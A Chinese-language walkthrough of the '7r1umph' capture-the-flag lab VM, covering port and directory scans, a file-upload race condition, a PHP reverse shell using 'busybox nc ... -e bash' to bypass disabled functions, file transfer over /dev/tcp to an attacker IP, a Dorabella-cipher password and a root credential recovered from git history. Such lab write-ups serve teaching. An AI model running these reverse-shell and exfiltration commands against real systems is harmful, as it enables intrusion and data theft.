7r1umph

配置：

靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式

```
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33

reboot -f
```

端口扫描

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-12 23:37 EST
Nmap scan report for 192.168.44.148
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:0F:CC:75 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.70 seconds
```

依旧是22,80端口

目录扫描

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.44.148/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt -x php,html,txt -t 20

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.44.148/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 6]
/index.php            (Status: 200) [Size: 1552]
/info.php             (Status: 200) [Size: 85829]
/upload               (Status: 301) [Size: 317] [--> http://192.168.44.148/upload/]
/tmp                  (Status: 301) [Size: 314] [--> http://192.168.44.148/tmp/]
/server-status        (Status: 403) [Size: 279]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
===============================================================
```

index.php有一个上传口，/upload和/tmp是可访问文件目录口，/info.php是php的phpinfo，抓包走一遍文件上传逻辑

Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg.dsz	2025-12-13 04:27	32	
shell.php.dsz	2025-12-13 04:26	32	

Apache/2.4.62 (Debian) Server at 192.168.44.148 Port 80

Index of /tmp

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg	2025-12-13 04:36	32	

Apache/2.4.62 (Debian) Server at 192.168.44.148 Port 80

文件上传的时候没啥限制，发现上传之后会在upload上但是后缀名加成.dsz,也会出现在/tmp上但是再点击的时候，就显示404，该文件也消失掉了，那思路应该就是这里了文件上传会短时间的到临时目录上，这时候条件竞争让文件解析，反弹shell，

条件竞争反弹shell

Core

PHP Version	8.3.19

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	system,passthru,shell_exec,proc_open,pcntl_exec,dl	system,passthru,shell_exec,proc_open,pcntl_exec,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*


在这里构造的反弹shell的php代码要注意info中的禁用函数，不然效果不是很好，想到了用exec但是还是一直不行，看了这个博客才反弹出来的。

[7r1umph 靶机渗透测试报告 (Write-up)]

```
<?php
exec("busybox nc 192.168.44.128 4444 -e bash");
?>
```

同时一直访问，和设置监听端口就好了

```
for i in $(seq 1000);do curl -s http://192.168.44.148/tmp/shell.php ;done
nc -lvnp 4444
```



权限提升

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

发现有个用户welcome，接下来就是翻翻模式了,发现有个文件和图片先看看文件，这里显示乱码，终端问题，先看图片去了


```
www-data@7r1umph:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root    root    4096 Apr 11  2025 .
drwxr-xr-x 18 root    root    4096 Dec 12 23:36 ..
drwx------  3 welcome welcome 4096 Apr 12  2025 welcome
www-data@7r1umph:/home$
```

```
find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```


```
www-data@7r1umph:/$ cd opt
cd opt
www-data@7r1umph:/opt$ ls -la
ls -la
total 56
drwxr-xr-x  2 root root  4096 Apr 12  2025 .
drwxr-xr-x 18 root root  4096 Dec 12 23:36 ..
-rw-r--r--  1 root root 16968 Apr 12  2025 guess
-rw-r--r--  1 root root 27871 Apr 12  2025 yeyeye.png
www-data@7r1umph:/opt$
```

```
www-data@7r1umph:/opt$ cat guess
cat guess
@@@@◆``uu   HH◆-◆=◆=◆◆◆-◆=◆=◆888 XXXDDS◆td888 P◆td◆!◆!◆!DDQ◆tdR◆td◆-◆=◆=pp/lib64/ld-linux-x86-64.
so.2GNU◆GNUQ◆h◆%◆◆,9◆◆<V_◆x     GNU
                                 ◆
                                  ◆e◆m◆ #(S◆
                                                  9◆ >D"libc.so.6sendfile__isoc99_scanfputs__stack_c
hk_failopensleep__cxa_finalize__libc_start_mainGLIBC_2.7GLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMClon
ouible__y◆◆@◆?◆?◆?◆?_ITM◆?egisterTMCloneTableii
                        ◆?◆?◆?◆?◆◆?
◆◆H◆H◆◆/H◆◆t◆◆H◆◆◆5r/◆◆%s/◆◆h◆◆◆◆◆◆◆◆◆h◆◆◆◆◆◆◆◆◆h◆◆◆◆◆◆◆◆◆h◆◆◆◆◆◆◆◆◆h◆◆◆◆◆◆◆◆◆h◆◆◆◆◆◆◆◆◆◆%]/D◆◆◆◆%◆
◆H◆=◆◆◆.◆◆H◆=◆.H◆◆.H9◆tH◆◆.H◆◆t◆◆◆◆◆H◆=◆.H◆5◆.H)◆H◆◆H◆◆?H◆◆H◆H◆◆tH◆e.H◆◆◆◆fD◆◆◆◆◆=e.u+UH◆=B.H◆◆t
                                                                                                H
◆T◆◆◆H◆E◆H◆◆H◆=◆◆x◆◆◆H◆=◆◆l◆◆◆H◆=◆`◆◆◆H◆=(H◆E◆1◆H◆=◆
◆◆|◆◆◆◆E◆=DuFH◆=◆◆&◆◆◆◆H◆=◆◆◆@◆◆◆◆~-◆x-◆◆◆p◆◆◆◆◆H◆=◆◆◆◆◆◆◆◆&◆◆◆◆H◆U◆dH3%(t◆◆◆◆◆◆◆f.◆◆◆◆AWL◆=◆*AVI
◆◆AUI◆◆ATA◆◆UH◆-◆*SL)◆H◆◆◆◆◆H◆◆t1◆◆L◆◆L◆◆D◆◆A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆ff.◆◆◆◆◆◆H◆H◆◆This is a simp
ly challenge where you are supposed to guess/know a number. If you enter the correct number, the
^?ELF^B^A^A^@^@^@^@^@^@^@^@^C^@>^@^A^@^@^@^@^Q^@^@^@^@^@^@@^@^@^@^@^@^@^@<88>:
^@^@^@^@^@^@^@^@^@^@^@@^@8^@^M^@@^@^_^@^^^@^F^@^@^@^D^@^@^@@^@^@^@^@^@^@^@@^@^@^@^
```

```
cat yeyeye.png > /dev/tcp/192.168.44.128/4444
nc -lvnp 4444 > yeyeye.png
```




感觉像一种编码的符号，思路是用户密码是不是被加密了，进这个dcode.fr里面chiffres-symbol找，看看有没有相应的编码方式--Chiffre Dorabella yecongdong



权限再提升

```
ssh welcome@192.168.44.143  yecongdong
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



```
welcome@7r1umph:~/RegView$ find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

```
$ ls -la
total 476
drwxr-xr-x 3 root    root      4096 Apr 12  2025 .
drwx------ 3 welcome welcome   4096 Apr 12  2025 ..
drwxr-xr-x 8 root    root      4096 Apr 12  2025 .git
-rw-r--r-- 1 root    root       289 Dec  3  2024 poc.txt
-rw-r--r-- 1 root    root       936 Apr 12  2025 README.md
-rwxr-xr-x 1 root    root      3911 Apr 12  2025 RegView.sh
-rw-r--r-- 1 root    root    457296 Dec  3  2024 run.jpg
-rw-r--r-- 1 root    root      2095 Dec  3  2024 source.txt
```

怀疑点一个是.git，一个是RegView.sh,这个脚本是一个学习正则的，tmux终端真的难用又不能滚轮啥的好麻烦

```
$ cat README.md
# RegView
一个实现正则可视化的脚本，帮助我们更好地学习正则。
https://github.com/bamuwe/RegView
![jpg](./run.jpg)

- 需要在tmux终端下使用。
- 根据传入参数的不同有两种使用模式。
- 支持多种流派正则。

欢迎上传正则小难题，帮助大家提升正则水平

---
等待解决的问题或优化。
1. ~~增加对方向键的支持。~~
2. ~~使用perl替换sed获得更好的正则支持。~~
3. 将输入的正则表达式返回到输入缓冲区。
4. 对输入使用响应式处理替换原有的回车交互方式。
5. poc_content的内容匹配方式需要修改。
6. 增加一个帮助功能，查看正则语法。
7. 增加从命令行获取文本的功能，不依赖于现有文件。
8. 增加diff校验功能。
9. 优化正则对中文匹配的支持。

希望还有更新的一天，估计很长一段时间不会再回头看这个项目了hah
```

```
cat RegView.sh > /dev/tcp/192.168.44.128/4444
nc -lvnp 4444 > RegView.sh
```


```
fi
if [[ $line == "yeyeye" ]];then
        echo "yeyeye" ; yeyeye
fi
```

输入yeyeye，就去执行yeyeye。构造恶意文件yeyeye去执行？也没有存在配置不当的SUID文件，回头看看.git再来

```
welcome@7r1umph:~/RegView$ git log
commit acd806aad21acb61112252234c7707bc8a74dd3c (HEAD -> main)
Author: bamuwe <bamuwe@qq.com>
Date:   Sat Apr 12 01:33:50 2025 -0400

    fix bug

commit 900b75c25c03c4af30d8d05de61c01c723741ecc
Author: bamuwe <bamuwe@qq.com>
Date:   Sat Apr 12 01:32:22 2025 -0400

    add source2.txt

commit 8463edc3579f2bd9bab44d88fe906d2f3fbfe281 (origin/main, origin/HEAD)
Author: bamuwe <bamuwe@qq.com>
Date:   Wed Dec 4 00:02:43 2024 +0800

    update source

commit 0f298eef6be705ac6049ee027bb220934db84872
Author: bamuwe <bamuwe@qq.com>
Date:   Tue Dec 3 18:34:40 2024 +0800

    update readme
```

查看添加的soure2.txt文件，拿到root凭证

```
welcome@7r1umph:~/RegView$ git show 900b75c:source2.txt
root:ff855ad811c79e5fba458a575fac5b83
welcome@7r1umph:~/RegView$
```



总结

在反弹shell一直打不通的时候想找其他语句来着，结果找到了wp7r1umph 靶机渗透测试报告 (Write-up)，还有风清的讲解视频 https://www.bilibili.com/video/BV1QodBYCE9t/?share_source=copy_web&vd_source=46dcac097257d547144350b30f96978c，就不是纯自己做的了。总体来说还好吧条件竞争-->Dorabella编码--->git历史命令，但是没有想到guess的md5就是root的密码，还是太超模了